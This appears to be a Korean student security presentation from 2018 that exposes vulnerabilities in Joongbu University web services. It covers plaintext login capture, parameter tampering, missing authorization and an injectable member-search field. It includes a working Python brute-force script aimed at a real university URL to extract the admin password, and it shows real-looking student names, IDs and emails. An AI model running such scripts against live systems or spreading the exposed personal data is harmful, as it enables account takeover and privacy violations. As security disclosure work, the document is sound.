



2018

중부대학교 웹서비스 취약점 분석

SUMMER PRESENTATION



Table of Contents

01

평문 통신

평문 통신으로 인한 도청공격 가능

02

사이버강의실 취약점

파라미터 변조 공격 가능

03

취업지도시스템 취약점

파라미터 변조 공격 가능

04

정보 유출 가능성

취약점을 사용한 정보유출 시나리오



A long wooden pier extends from the foreground into a body of water. The pier is made of weathered wooden planks and has a white railing on both sides. The water is a deep blue, and the sky is a clear, bright teal. In the distance, a few small figures of people can be seen walking on the pier. The overall scene is serene and peaceful.

PART 1

Plain Text

PlainText

Process #1

중부대 학사행정 시스템

← → ↻ ⓘ 안전하지 않음 | haksaweb.joongbu.ac.kr/login

앱 북마크바에 북마크를 추가하면 더 빠르게 액세스할 수 있습니다. 지금 북마크 가져오기...

Academic

Salaries

Research

JOONGBU UNIVERESITY
TOTAL INFORMATION SERVICE
중부대학교 종합정보서비스

Joongbu Uni
Total InformationService

LOGIN

학생 교직원

아이디 91416416

비밀번호 ●●●●

아이디저장

로그인

- 1.비밀번호 변경 : 중부대학교 홈페이지 로그인→My page→비밀번호 변경 이용
- 2.비밀번호 검색 : 중부대학교 홈페이지→비밀번호 찾기
- 3.익스플로러 버전8 이상 지원(익스플로러10 호환성보기는 7로 낮추어집니다)

PlainText

Process #2

The image shows a Wireshark network traffic analysis window. The title bar reads "+로컬 영역 연결". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for capture and analysis. The filter bar shows "http". The packet list pane displays four packets:

No.	Time	Source	Destination	Protocol	Length	Info
9	1.120993	192.168.40.16	210.125.239.9	HTTP	492	GET /ts.wseq?opcod...
11	1.128414	210.125.239.9	192.168.40.16	HTTP	620	HTTP/1.1 200 OK (...)
15	1.141612	192.168.40.16	210.125.239.11	HTTP	806	POST /common/login...
18	1.158208	210.125.239.11	192.168.40.16	HTTP	61	HTTP/1.1 200 OK (...)

The packet details pane shows the following structure:

- Internet Protocol Version 4, Src: 192.168.40.16, Dst: 210.125.239.11
- Transmission Control Protocol, Src Port: 50674, Dst Port: 80, Seq: 1, Ack: 1, Len: 752
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "id" = "91416416"
 - Form item: "pw" = "1234"
 - Form item: "type" = "2"


The packet bytes pane shows the raw data for the selected packet:

Offset	Bytes	ASCII
02b0	33 33 34 38 34 35 38 31 2e 32 30 34 36 34 31 38	33484581 .2046418
02c0	37 38 36 2e 31 35 32 30 33 33 36 36 39 39 2e 31	786.1520 336699.1
02d0	35 32 30 33 33 36 36 39 39 2e 31 35 32 33 39 36	52033669 9.152396
02e0	38 37 30 35 2e 32 3b 20 4a 53 45 53 53 49 4f 4e	8705.2; JSESSION
02f0	49 44 3d 61 62 63 54 78 56 4e 74 65 6b 72 46 74	ID=abcTx VNtekrFt
0300	65 46 4a 63 30 74 6c 77 0d 0a 0d 0a 69 64 3d 39	eFJc0tlwid=9
0310	31 34 31 36 34 31 36 26 70 77 3d 31 32 33 34 26	1416416& pw=1234&
0320	74 79 70 65 3d 32	type=2

The status bar at the bottom indicates: Text item (text), 7 bytes | Packets: 372 · Displayed: 4 (1.1%) | Profile: Default


Scenario #MITM

Normal case



Scenario #MITM

Abnormal case






PART 2

사이버강의실

Parameter Manipulation

Theory



[그림 1] 파라미터 변조를 통한 입사 지원서 유출

Cyber Lecture Room

Parameter manipulation

중부대학교 사이버강의실
e강의실

강의실 목록 리버스엔지니어링 02
강의실 입장 CLOSE

교과목명 | 리버스엔지니어링 | 수강생수 | 36명 | 담당교수 | 김용만

공지 사항 MORE Q&A MORE
목록이 없습니다. 목록이 없습니다.

시험 MORE
시험 시험구분 반영비율 응시현황 시험기간
목록이 없습니다.

과제물 MORE
과제물 반영비율 제출현황 제출기간
목록이 없습니다.

경강요청 목록

교수자모드
학생자모드

COPYRIGHT © 2012 JOONGBU, ALL RIGHT RESERVED.

lecture=Y

>> [http://edu.joongbu.ac.kr/Lecture/StudentMain.do?lecture=N
&oed=2018_1&ccd=00003_01&icd=00003_01](http://edu.joongbu.ac.kr/Lecture/StudentMain.do?lecture=N&oed=2018_1&ccd=00003_01&icd=00003_01)

Cyber Lecture Room

Is it patched?


>> Lecture.js

```
function changeMode(mode)
{
  if( 'student' == mode )
  {
    parent.location.href = '학생링크';
  }
  else
  {
    parent.location.href = '교수링크';
  }
}
```

>> Patched? N0P!

✖ Failed to load resource: the server responded with a status of 404 (Not Found) [lecture.js:1](#)

????????????????????????????





PART 3

취업지도시스템

JPP Login System



학생 로그인

권한 없음



교직원 로그인

권한 있음



기업 로그인

조건부 권한

JPP Login System



학생 로그인

권한 없음



교직원 로그인

권한 있음



기업 로그인

조건부 권한

JPP Login System

기업명	테스트	사업자 번호		-		-			검색
사업자 번호	기업명	대표자	주소지	등급	관리				
010-88-92090	가족기업테스트	테스트1	서울특별시 마포구	S-가족기업	다음				
314-86-11448	(주)노바테스트	신현명	대전 유성구 용산동		다음				
301-81-51454	선테스트코리아	김진구	충북 청주시 흥덕구		다음				
125-81-97894	(주)세미콘테스트	박성학	충남 천안시 서북구		다음				
312-81-23832	아드반테스트 코리아(주)	한철희	충남 천안시 서북구		다음				
126-81-55539	(주)아이테스트	김진주	경기 이천시 부발읍		다음				
129-81-33266	유니테스트	김중현	경기 용인시 기흥구		다음				
220-81-68127	이테스트	신중철	경기 성남시 중원구		다음				
128-86-02203	(주)지엠테스트	김병식	충남 천안시 서북구		다음				
	테스트(주)	테스티	경기 시흥시 목감동만안빌라	A-정회원	다음				
000-00-00000	테스트기업	테스트	서울시 마포구 공덕동	S-가족기업	다음				
	테스트기업	김테스트은	서울특별시 마포구	C-비인증	다음				


검색

수정/등록

로그인

JPP Login System

```
<td align="center" class="ta">테스티</td>  
<td align="center" class="ta">경기 시흥시 목감동만안빌라</td>  
<td align="center" class="ta">A-정회원</td>  
▼<td align="center" class="ta">  
... <a onclick="BizEdit(1)" class="buttonS bBlue1">다음</a> == $0
```



JPP Login System

■ 기업 정보	
+아이디	<input type="text" value="biz1"/>
+비밀번호	<input type="password" value="...."/> <small>*영문자 숫자를 조합하여 4~13자로 입력하세요.</small>
+비밀번호 확인	<input type="password" value="...."/>
+기업명	<input type="text" value="테스트(주)"/>
+대표자성명	<input type="text" value="테스티"/>
+우편번호	<input type="text" value="00000"/> <input type="text" value="00000"/> <input type="text" value="00000"/>
+주소	<input type="text" value="서울특별시 강남구 테헤란로11길"/>
+나머지주소	<input type="text" value="11111"/>
이메일 주소	<input type="text" value="biz1@biz1.com"/>
전화번호	<input type="text" value="02"/> - <input type="text" value="111"/> - <input type="text" value="1111"/>
팩스번호	<input type="text" value=""/> - <input type="text" value=""/> - <input type="text" value=""/>
홈페이지	<input type="text" value=""/>
+사업자등록번호	<input type="text" value=""/> - <input type="text" value=""/> - <input type="text" value=""/> (비공개 정보) <input type="button" value="중복확인"/>



JPP Login System

Career Planning
진로설계
나를 아는 힘을 키우자!

대학생활
진로적성
직업탐색
목표설정

Login 학생 교직원 기업

학번(사번)

로그인

공지사항 행사안내

- 공지 2018-1 희망사
- 공지 [충청] 중소기업
- 공지 고양캠퍼스 중
- 공지 고양캠퍼스 중
- 공지 화재안전특별
- 대전·충남지역 청년
- 2018년 한국국제협
- [서울산업진흥원] 20
- [대전고용센터] 워크
- 철도서비스전문가 고

기업 회원가입 + more
기업회원으로 가입하면 채용정보 등록
및 학생 이력서 조회가 가능합니다

검색


수정/등록

로그인

A white teapot is pouring a vibrant red liquid into a white teacup. The liquid is captured mid-pour, creating a dynamic, flowing shape. The background is a solid, muted teal color.

Part4
정보 유출

Information is important



- 학번(사번)
- 이름
- 단과대학
- 학년
- 전화번호
- 핸드폰번호
- 메일주소
- 주소(상세주소 제외)

Information is important



- 학번
- 이름
- 사진
- 졸업성적
- 이력서
- IP
- 이수학점
- 학년
- 핸드폰 번호
- 비밀번호
- 상세주소
- 이메일
- 성적조작

Welcome to the real world!

회원검색 중부대학원

회원검색 이름 검색

<input type="checkbox"/>	학번	이름	대학	학과	이메일
--------------------------	----	----	----	----	-----

COPYRIGHT © 2012 JOONGBU. ALL RIGHT RESERVED. 확인 취소 X

- 컬럼명 유추 가능 -

학번(MBER_CD)

이름(MBER_NM)

학년(GRADE)

핸드폰 번호

비밀번호(MBER_PW)

상세주소(ADDR)

이메일(EMAIL)

- 권한체크 없음, 자유로운 조회 가능

Welcome to the real world!

```
<select name="search_field" title="회원검색">  
  <option value="MBER_NM">이름 </option>  
  <option value="MBER_CD">ID </option>  
</select>
```

```
SELECT MBER_CD, MBER_NM . . . , EMAIL FROM `TABLE_NAME` WHERE $search_field=$search_text
```

Welcome to the real world!

Find admin password

Oracle DB

- ‘_’ 는 한 개의 데이터
- ‘%’ 는 한 개 이상의 데이터


회원검색	이름 ▼	관리자	검색		
<input type="checkbox"/>	학번	이름	대학	학과	이메일
<input type="checkbox"/>	30000016	관리자			lovebear@joongbu.ac.kr
<input type="checkbox"/>	master	관리자			admin@upacom.com
<input type="checkbox"/>	upacomA	관리자			pjs1024@upacom.com

MBER_NM -> MBER_PW
_@__(5글자)

A-Za-z0-9... brute force

Welcome to the real world!

Find admin password



```
brute.py - C:\Users\Wpinebudweiser\Desktop\brute.py (3.6.5)
File Edit Format Run Options Window Help
import requests

url = "http://edu.joongbu.ac.kr/memberSearch.do"
data = {'search_field': 'MBER_PW', 'search_text': '!@_'}
password = ''

for i in range(0, len(data['search_text'])):
    for k in range(0x21, 0x80):
        if k == 0x25 or k==0x5F:
            continue
        data['search_text'] = password[0:] + chr(k) + data['search_text'][i+1:]
        print(data['search_text'])
        result = requests.post(url, data=data)
        if result.text.find('master') != -1:
            print("find")
            password += chr(k)
            break
```

Ln: 8 Col: 11

Welcome to the real world!

회원검색			
이름 ▼		구성로	
<input type="checkbox"/>	91416038	김동현	
<input type="checkbox"/>	91410474	김민수	rntddign@naver.com
<input type="checkbox"/>	91507992	노은채	hnec09@hanmail.net
<input type="checkbox"/>	91114915	박수영	sooyoung0424@naver.com
<input type="checkbox"/>	91317012	배대식	pinebudweiser@jungbu.ac.kr
<input type="checkbox"/>	91707839	신동현	hunnyshin@jungbu.ac.kr
<input type="checkbox"/>	91606994	이준희	dlwns0606@naver.com
<input type="checkbox"/>	91304742	장한솔	hansol2826@jungbu.ac.kr

COPYRIGHT © 2012 JOONGBU. ALL RIGHT RESERVED.

MEMBER_NM → ADDR

Welcome to the real world!

인재정보 : 6158 건

이름	이력서	학과(계열)	경력/희망연봉	지역	수정일
류** (女, 1998)		산업디자인학전공		서울	2018-04-23
원** (男, 1996)		자동차관리학과		경기	2018-04-21
최** (男, 1996)		자동차관리학과		서울	2018-04-19
김** (女, 1997)		연극영화학전공		대전	2018-04-19

시험_평가조회

시험시간 : 30분, 총인원 : 134명, 제출인원 : 126명, 미제출인원 : 0명, 미응시인원 : 8명


전체 **응시자** 미응시자 오프라인

정렬 : 이름 시험상태 : 전체 이름 검색

학번	이름	평가여부	점수/총점	응시상태	제출일자	IP	시험지	평가
111111	김민준	평가완료	18 / 30	응시	2018-04-27 01:22:33	192.168.1.1		보기
111112	김민준	평가완료	20 / 30	응시	2018-04-27 16:33:44	192.168.1.2		보기
111113	김민준	평가완료	26 / 30	응시	2018-04-27 15:58:01	192.168.1.3		보기

Welcome to the real world!

추천의뢰 스크랩 뒤로

제목	이력서 (수정일 : 2018-06-28)		
	이름	손**(남자)	
	생년월일	2018-06-28	
